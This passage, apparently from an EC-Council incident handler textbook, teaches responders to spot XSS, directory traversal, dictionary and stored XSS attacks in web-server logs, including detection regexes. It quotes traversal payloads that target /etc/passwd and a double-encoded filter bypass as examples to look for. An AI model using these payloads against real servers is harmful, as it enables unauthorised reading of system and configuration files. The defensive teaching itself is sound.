



Figure 7.13: Screenshot of XSS log showing XSS attack attempts


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the above example, incident responders used a regular expression, which can help in tracing all scripts used for XSS attacks across web server logs.

## Manual Analysis - Directory Traversal Attacks

Attackers can perform path traversal attacks, also called directory traversal attack, to access files and directories stored in the web root folder of systems and servers linked to a web application. Attackers may try to manipulate the path of root directory files with a "dot-dot-slash (../)" sequence to access the application's source code, configuration files, and other crucial system files.

Attackers can use encoding mechanisms to bypass security measures implemented to restrict the "../" character sequence by replacing it with a double encoding sequence **"%252E%252E%252F"**.

Incident responders should check the log files or web server traffic using log analysis or sniffing tools (such as Wireshark), respectively, and look for special characters in data packets such as "file= ../../../../etc/" or "..\..\..\etc\passwd." Accordingly, incident responders can view the path traversal request received.





Figure 7.14: Screenshot of web server access.log file showing directory traversal attack

The highlighted log indicates that an attacker with IP address 172.19.19.7 exploited the directory path traversal vulnerability and downloaded the wpconfig.php file residing in the server.

## Manual Analysis using Regex - Directory Traversal Attacks

Incident responders must check for directory traversal attacks by detecting metacharacters that use regular expressions. The following regular expressions check for logs that may contain directory path traversal specific metacharacters such as "../".


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| Characters | Explanation |
|---|---|
| \%2E | Hex equivalent of dot (.) |
| \%2F | Hex equivalent of forward slash |
| \%5C | Hex equivalent of backward slash |

Table 7.3: Hex equivalents of XSS-specific metacharacters

You can search the logs for "../" using the following regular expression:

```
((\.|%2E)(\.|%2E)(\/|%2F|\\|%5C))
```

Moreover, the following regular expression can help in finding directory traversal attacks:
`((\.\.\\)|(\.\.\/))`





Figure 7.15: Screenshot of the web server directory traversal log showing directory traversal attack

This regular expression detects all log entries containing "../" or "..\".

## Manual Analysis - Dictionary Attacks

Attackers can use techniques and methods such as brute-force, dictionary, and rainbow table to gain access to the password and other credentials of web applications. Incident responders can detect dictionary attacks by monitoring the status codes of an application across the account logs of the web server. The following screenshot displays logs containing login pages and their unchanged status codes:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.16: Screenshot of web server access.log file showing dictionary attack

The highlighted log shows that an attacker with IP address 172.19.19.7 attempted to log in to http://172.19.19.18/wordpress with wrong passwords and remained unsuccessful until log entry 116. This can be identified by observing the request type (POST) and status code (200) between logs 102 to 116. The attack was successful at log 117, which displays the status code 302. This indicates that the URL was redirected from wp-login.php.

## Manual Analysis - Stored Cross-site Script Attacks

In stored XSS attacks, attackers inject malicious code into input sections permanently stored by web applications. When a user tries to access a website or its applications, the browser executes the injected code and performs the attack.

It is difficult to identify a stored XSS attack. Because stored XSS attacks target the cookie values of active sessions, logs containing these cookies should be identified. In addition, log entries should be analyzed before and after the logs carry the cookie value, and incident responders must perform detailed log analysis to find malicious code injected in the input fields.

However, it is difficult to find the malicious injected code using regex because applications encode it before processing and validation.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

